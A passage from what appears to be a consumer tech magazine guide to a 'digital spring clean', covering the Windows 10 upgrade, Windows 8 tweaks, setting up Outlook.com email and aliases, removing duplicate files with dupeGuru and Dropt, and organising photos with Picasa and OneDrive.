 7 & 8	You'll get Windows 10 for free, and your hardware should be up to the task. After you've tidied everything up, you should do a fresh installation of your operating system in preparation.

click that and then select 'Reserve your free upgrade' and, when the time comes, you should receive your upgrade.

At this point, it's worth making a note of your Windows product key. You should be able to find this on the original box that your Windows DVD came in, or on an email receipt, or on the Windows label on your PC or the bottom of your laptop. If none of these is helpful, then there are other options.

Go to belarc.com/free_download.html and download Belarc Advisor. When it

has finished downloading, install and run it and in the web page that opens, scroll down to the Software Licences section and look for the Windows licence key for your copy of Windows. Make a careful note of this as you may need it when you come to install Windows 10.

Why Microsoft?

Our approach to spring cleaning is Microsoft-centric; the operating system is a given, but Microsoft's various extra pieces of software and services make its ecosystem of products pretty complete and easy to use.

There are other things to take into account, too. Microsoft is privacy-focused and has a more conservative stance when it comes to your data compared to rival companies such as Google. What's more, your Microsoft credentials are ingrained into the Windows experience, so using another online services provider is adding another set of usernames and passwords, and when Microsoft's services are so good, there's little reason to make things more complex.

If your digital reset involves buying a new laptop and you haven't used Windows 8 before, it could be a bit of a culture shock. When you first start your machine, you'll need to log in with your freshly created Microsoft account (see page 96). After that, though, there are a few annoyances you'll want to nip in the bud early to make your Windows experience as smooth as it should be.

Classic Shell

Windows 8's Start screen can be jarring for anyone using a laptop or desktop. It takes up the entire screen and makes the applications you actually want to run harder to find.

If you're stuck waiting for Windows 10, download Classic Shell from classicshell.net to bridge the gap. This free tool will get rid of the Start screen and replace it with a Windows 7-style Start menu, which isn't just more familiar, but more usable on a big screen, too.

Default option

Another of Windows 8's biggest frustrations is how it sometimes opens images, videos, audio, links and PDFs in

Microsoft's range of services cover everything you need, and you can access them all with just one account and password



Windows 10 system requirements

- ✓ Processor: 1GHz or faster
- ✓ RAM: 1GB (32-bit), 2GB (64-bit)
- ✓ Free hard disk space: 16GB
- ✓ Graphics: Microsoft DirectX 9 or higher supported

Check out next month's issue for a complete guide to Windows 10 and all its new features, plus hints and tips on how to install it and get the hang of it.



An irritating feature of Windows 8.1 is its insistence to boot into the Start screen, even on devices that really don't need it

full-screen 'Modern UI' applications instead of the more manageable Desktop applications that are also present on your machine.

To change this behaviour, go to the Start menu and type 'default programs' and select Default Programs. In the window that pops up, select 'Set your default programs'. Here you can eliminate any programs that are opening files in an annoying way.



We'll use photos as an example. Scroll down to Photos and select it. Here you'll see how many file types are set to open in this program. Select 'choose defaults for this program' and untick all the file types you don't want it to open.

There is a problem with doing this, though: if you don't have an alternative program that can open these files, you won't be able to change which program they open in. Make sure you have an

alternative program that can open these files first, otherwise you won't be able to change what program they open in.

Another irritating feature of Windows 8.1 is its insistence to boot into the Start screen, even on devices that really don't need it. You can disable this by right-clicking anywhere on the desktop and selecting Properties. Click the Navigation tab and untick the box that says 'When I sign in or close all apps on a screen, go to the desktop instead of Start'.

Finally, if you need to change any other settings – by accessing the Control Panel or Device Manager, for example – simply hold down the Windows key and press X. A simple menu will then appear that gives you access to everything you might need.



Old hardware, new software


If you have old hardware that simply won't work with newer PCs – such as an old scanner or a keyboard and mouse set that use a PS/2 port – we highly recommend replacing them. This won't be ideal for everyone, but modern-day printers, scanners and other input devices are comparatively cheap, and the practical benefits of junking your old hardware will outweigh the costs in the long run.

If you absolutely have to keep a piece of hardware, check for compatibility with recent versions of Windows, and see if any recent device drivers are available. This can normally be done with a simple web search.

Old software will need replacing, too. A great place to find free and safe software downloads is *ninite.com*, as recommended in *Shopper 329*. You'll find free productivity, photo-editing and media

software that should easily supersede any old programs you're currently running.

It's harsh, but a proper spring clean warrants as fresh a start as you can make, and while in the short term it may require learning a new program, having modern, secure and free software is a great long-term benefit. A good selection of free easy-to-use tools for most tasks is below, you can install them all using *ninite.com*.



Browser: Chrome or Internet Explorer (included with Windows 10)




Video playback: VLC



Photo management and touchup: Picasa



Drawing: Paint.NET




Office suite: LibreOffice or Office Online




Anti-virus: Avast



Disc burning: ImgBurn



Online storage: OneDrive



File compression: 7-Zip

New laptops for Windows 10

If you want to start again with a new device, there are two laptops that offer superb value and will get a free upgrade to Windows 10 when the time comes.

The budget Asus X205TA (full review: *Shopper 325*) is an 11.1in laptop for under £200, making it extremely good value if you have modest computing demands. It also comes with a year of Office365, which, as you'll see later, is very useful in restarting your digital life. If you have more to spend, the Dell Inspiron 15 5000 (full review: *Shopper 321*) comes with a dual-core Intel Core i7 processor and dedicated graphics, and yet costs under £500. This makes it a great multimedia machine, and it will be capable of processing photos, too.

The Dell Inspiron 15 5000 has a Core i7 chip yet costs less than £500





Inbox zero

COMPANIES ARE BATTLING for your inbox space, meaning many send several emails every week trying to get your attention. What this means for you is an overflowing, unmanageable inbox where messages from people you actually want to hear from can go missing.

What's more, spam and scam emails continue to be a problem. Figures from 2013 suggest that 70% of the world's email traffic is spam, and plenty of it is landing in your email inbox every day. Yes, that offer of three billion pounds from a friendly Nigerian prince is tempting, but rarely worth pursuing. Fraudsters aren't bound by ethics or user experience requirements, and you can't unsubscribe from their poorly written messages, so the only way to truly escape from them is to start afresh with a new email address.

Getting a new email address

Your new digital life starts with a brand new email address. This isn't mandatory but, as you'll find from the rest of this

guide, a new email identity forms the central part of starting all over again.

Our digital refresh is fairly Microsoft-centric, and while creating a Microsoft Outlook.com email address isn't mandatory, it will minimise the number of services you have to sign up to. Alternatively, you can create a Microsoft account using your current email address, or create a new email address from a different provider.


To create a new Microsoft account, go to signup.live.com and fill in the fields. If you want to keep your old email address, simply enter it into the User name field. If you want to create a brand new, fresh email address, click the small 'Get a new email address' under the User name field. This will start you off with an empty inbox and the freshest start you could wish for.


Importing contacts

Of course, you're going to want to let your nearest and dearest know that you're making a change to your personal email address. You can export your contacts from most email services to a .CSV file, which you can then upload to

Outlook.com by clicking on the menu button at the top left of the screen and selecting People. From here, select Start Import and upload the .CSV file of your contacts, and they'll be added to your Outlook.com contacts list.

From here, you could send an email to everybody on your list, letting them know you have new details. At this point you should think carefully about who





you really want to have your new email address; particularly if they have a track record of having their email account compromised. If you've received a spam message from them before, think twice about handing them your new details.

Also worth considering are your contacts with businesses, including retailers and banks. A new email address is a great way to ditch the marketing newsletters you previously ignored, but there will be places you shop regularly that you may wish to stay in touch with. Before you move on, scroll through at least a week's worth of emails and note down any businesses that you need to change your contact details for. You should also consider making an alias (see below) for retailers so they don't clutter up your main inbox.

Making an alias

Outlook.com has lots of handy features that will help you keep your inbox fresh for as long as possible. If you want to sign up to retail websites or mailing lists, but are worried they might bombard you with spam (or pass on your details to someone who will), you can use an email alias. This way the messages are accessible in another folder but you can always walk away from any spam by simply deleting the alias address.

To do this, click the settings button on the top right of the Outlook.com inbox page and select More Options. Then select 'Create an Outlook.com alias'. You'll be asked to enter your password, after which you'll be able to choose any available @outlook.com email address. Once enabled, emails sent to your alias will appear in your main inbox.

To keep your personal and marketing emails separate, we'd recommend creating a separate folder for each alias, which can be done by creating a rule. You do this by clicking the Settings menu and selecting 'Manage rules'. Click on the New button and look at the image above as an example of how you can filter your alias email into another folder. You can choose any folder you want or create a new one.

You can also remove your rule at any time, and you can even delete your alias by going back to the alias menu you used to create it. This means you'll no longer receive emails that were addressed to this alias.

No more spam!



If starting a new email account isn't practical, you can do some tidying up on your current address instead by unsubscribing from all the marketing emails you never read.

It's easy enough to do this yourself by clicking the unsubscribe link at the bottom of every marketing email you get, but if you're feeling lazy or have an unmanageable amount of the stuff piling up in your inbox, Unroll.me is a great free service that lets you cut down and rationalise your marketing emails. It supports Outlook.com (MSN, Hotmail, Live), Google Apps email and Gmail, Yahoo! Mail, AOL and iCloud.

You'll have to entrust Unroll.me with full access to your email account, which you might not be comfortable with. If you're OK with this, simply sign into your email account when prompted and allow Unroll.me to access your email.

Unroll.me will scan your inbox for newsletters and marketing emails, and you'll be given a list of all the companies it's found. You can unsubscribe from five, at which point you'll get a prompt to 'share' the service. If you click the Share on Facebook button, you'll be allowed to carry on unsubscribing even if you don't follow through by sharing on Facebook.

With any remaining services you do want to hear from but perhaps not as a priority, you can bundle them into a single 'Rollup' digest, handled by Unroll.me, which puts emails that would have taken up a lot of space in your inbox into one email.



Importing email from a desktop application

Things are simpler if you choose to start again with no baggage from your old digital life, but sometimes this just isn't possible. For example, there might be some emails you need to keep for reference, such as receipts, personal messages and notes.


Luckily, Outlook.com makes this very simple with a tool that allows you to import mail from desktop applications such as Windows Live Mail, Outlook and Outlook Express. It also supports Gmail, Yahoo! Mail and any other email providers that support IMAP.

If you were receiving and sending email via Outlook, Outlook Express, Windows Live Mail or the mail client in Windows Vista, you can import all of your email messages. Go to tinyurl.com/outlookimportemail and select 'Email applications on your PC'. You'll need to be using Internet Explorer on the PC where your email is stored in order for this to work. When you first visit the page, you'll be asked to install a browser add-on, which you'll need to accept.

Select what mail you want to be imported and set the import going. If you have a lot of messages to import, this could take a long time so you should set this going when you have several hours to spare.

If you're moving from Gmail or Yahoo!, things will be even easier. Outlook.com's tools allow you to import directly from either service; you can import messages from both, with the addition of contacts if you're coming from a Gmail address. To do this, go to tinyurl.com/outlookimportemail and select Google or Yahoo!.

Finally, you can also import from any email provider that supports IMAP (Internet Message Access Protocol). This will vary from service to service, however, so you'll need to check the settings of your email client or webmail service to see if IMAP is available and enabled.



Junk the junk

BEFORE YOU START again, you should work out what you want to take with you to your new digital life. Starting with a completely blank slate is ideal, but there will be some files that you simply can't leave behind.

The simplest way to back up everything, either to take to a new PC or a fresh installation of Windows, is to move it all to a USB hard disk and then copy it back when you're ready. Copying your files to an external hard disk or flash drive is certainly sound, but you shouldn't copy everything. Take this opportunity to cut out the junk and only keep the most important stuff.

First of all, create a folder on your desktop called Spring Clean. All the files you want to keep will end up here and, when you're done, you'll move the entire folder to a USB hard disk or flash drive so you can quickly move them back on to your fresh installation of Windows 10.


You should now eliminate duplicate files so you don't waste time copying files you don't need. This will make them

easier to sort through later, too. DupeGuru (hardcoded.net/dupeguru) is a simple tool for locating duplicate files, and you can use it for batch deletion, too. Download and run the application and pick the folders you want to scan for duplicates.

1 Press the '+' button to add folders to your duplicate folder scan. Avoid system folders such as Windows and Program Files as these are large folders full of files that you won't want to delete, but make sure you add your Documents, Pictures, Music, Downloads and Desktop, as this is where duplicates tend to congregate.

2 Hit Scan and wait for it to complete. Select the Columns menu and ensure both Size and Modification are selected, so you can see which files are bigger, and which are newer. This will give you a clue to which ones you should be deleting. You can save the results for later, too, if you don't want to sort through everything at once.

3 Files highlighted in blue are newer and/or larger, which are probably the versions of the files you want to keep.



TreeSize Free gives you a summary of the biggest folders on your PC, so you can find out where all that hard disk space has gone

If you're not sure, you can double-click on each one to open it.

4 When you're sure, select the files you want to delete using the tick boxes on the left and then click Actions. Move them to the Recycle Bin, just in case you need to get them back later.

Once you've eliminated duplicate files, you can set about deleting files that are taking up masses of space on your



hard disk. You can use the simple TreeSize Free (jam-software.com/treesize_free) to see where the bulk of your files live, and you can deal with them as you see fit. You can open any folder in Windows Explorer by right-clicking and selecting Open; this will take you to that folder and you can start deleting or moving files as required.

Sorting out the mess

If your files are in complete disarray and you want to rationalise them before moving to a new computer or a fresh install, you can set up some automatic filters to sort through, delete and move files that you want to keep for your fresh start. Dropt (dropitproject.com) is a free tool that lets you do just that.

After you've downloaded and installed Dropt, don't be confused when running the program that it only opens a tiny blue box with an arrow in it on your desktop. This is the Target, which is where you'll drag and drop folders when you've set up filters.

Setting up filters

Our aim is to find all files of a certain type and move or copy them into one folder to make them easier to sort through. It's a simple technique that makes sorting through heaps of unknown files a lot easier.



1 Right-click on the Dropt Target that should be on your desktop. Note, this is not the Shortcut and is actually a very small program window. If you can't see it, look for it in the Taskbar and right-click on that instead. Select Associations from the menu.

2 Click the '+' button at the bottom. This opens a window that lets you define how Dropt treats your files. Choose a descriptive name; in this example we're going to sort through images, so our filter will be called 'Images'.

3 For rules, select the '?' icon, then the 'Rule example for files' menu and the 'Common images' list. This means that

Internet favourites

If you have favourites stored in your web browser, you'll want to take them with you, too. It's easy to import these favourites from Mozilla Firefox, Internet Explorer and Google Chrome: each will give you a .json or .HTML file that you can put in your Spring Clean folder so you can import it into your browser on your fresh Windows installation.

● **Mozilla Firefox** Press Ctrl-Shift-B to open the Bookmarks Manager. Click Import and Backup and select Backup. Navigate to your Spring Clean folder and press Save.

● **Google Chrome** Press Ctrl-Shift-O and click on the settings cogwheel. Select Export bookmarks, navigate to your Spring Clean folder and press Save.

● **Internet Explorer** Click the star-shaped favourites button, and click the down arrow next to Add to favorites. Click Import and export and choose what you want to export; make sure you select favourites. Click Next, then Browse and navigate to your Spring Clean folder and press Save.

Dropt will look for all image files and apply the action you choose in step 5.

4 Pick an Action; we'd recommend Copy rather than Move, so you still have the original files in case you mistakenly delete something you want later.

5 Next, choose your destination folder. You should choose the Spring Clean folder you created on your desktop so everything is easy to find. Select the folder icon and pick where you want your filtered files to go. You should create a brand-new folder for this so you can easily find your newly sorted files.

6 This step is optional. When you've selected your destination folder, add '%ParentDirName%' (for example, C:\Images\%ParentDirName%). This means files that you've previously organised properly into folders (such as photos from a particular holiday) will remain in those folders, so you don't have to sort through them again.

7 You can also set other filters by clicking on the filter button next to the 'i' button. You can pick from rules relating to date, size and attributes such as read-only and temporary files.


8 Press save, and add another filter. This time, name it Ignore, and enter '#' in



the rules box. In the Action box, select Ignore. This means any of the files that don't match the rules you've set will be ignored and won't be copied.

9 Repeat these steps for each set of files you want to sort out, such as documents, music and videos. When you're done, click the down-arrow button on the bottom right of the window.

10 Drag and drop a folder on to the Target. When the files have been processed, hit the blue play button. This will proceed to copy (or move) your files into your new folders, allowing you to sort them.



Picture this

A PICTURE TELLS a thousand words, but a thousand pictures stored in an untitled folder is a complete mess. Take your pictures to the cloud and share them with the world – your snaps deserve it.


Photos can be more difficult to manage than documents because they're larger and harder to sift through if they've not been labelled correctly. This means vast photo collections can become confusing mosaics of huge folders and files, impossible to search through in any meaningful way.

Before you migrate to your new computer or fresh install of Windows, you should run dupeGuru (see page 98) to ensure you only have one copy of each image you've taken. It's easy to end up with duplicates of edited photos you've amassed over the years, but you should be careful when you're deleting and pay special attention to the date on which the file was last modified so you don't end up deleting the best version of a photo you've spent time editing.

Windows Explorer is fine, but there aren't enough tools to make it a viable way of sorting through photos. Similarly, your local hard disk should under no circumstances be the only place you store your photos. Using OneDrive and Google's free Picasa desktop software from picasa.google.com, you can sort through your photos for free and upload the ones you want to OneDrive quickly and easily.

Sorting with Picasa

When you run Picasa for the first time you'll be directed to search for pictures



Batch Rename is one of many handy features of Picasa's free package

only within your Documents and Pictures folders, or you can have Picasa search your whole PC. However, this means you will probably pick up errant images that may not be part of your photography collection, so you should use this with caution.

Once Picasa has generated its own library of images, you can begin the process of sorting through them. Depending on the state of your library, how well your images are labelled and whether they're already in folders, this task may take some time.

You can rename images individually or, if you know the origin of a set of images, you can batch-rename them to make them easier to find in future. Select multiple images by holding down Ctrl while clicking on each one, or hold Shift and select the first and last images you want to batch edit, and this will select them all. Then click Picture, Edit and Batch Rename.

Once you've renamed the images you can move them to a different folder,

choose to put your photos should be inside the OneDrive folder. However, if you're short on space, you can just put them in your My Pictures folder and only put pictures you want to share in your OneDrive folder.

Sharing your images

The best way to share an album of images on OneDrive is to share the entire folder in which a set of photos is located. However, actually managing, editing and adding captions to your photos is easier with Google Picasa, but this needn't be an issue.

Edit all your Picasa images to your liking and add captions via the 'Make a caption' under each image, and then move them into a OneDrive folder of your choosing. Now, go to onedrive.live.com/photos and click Albums in the top left-hand corner.

Click New Album and then select a folder by clicking 'Choose from folder' and selecting the folder from which you want to create an album. Click the small

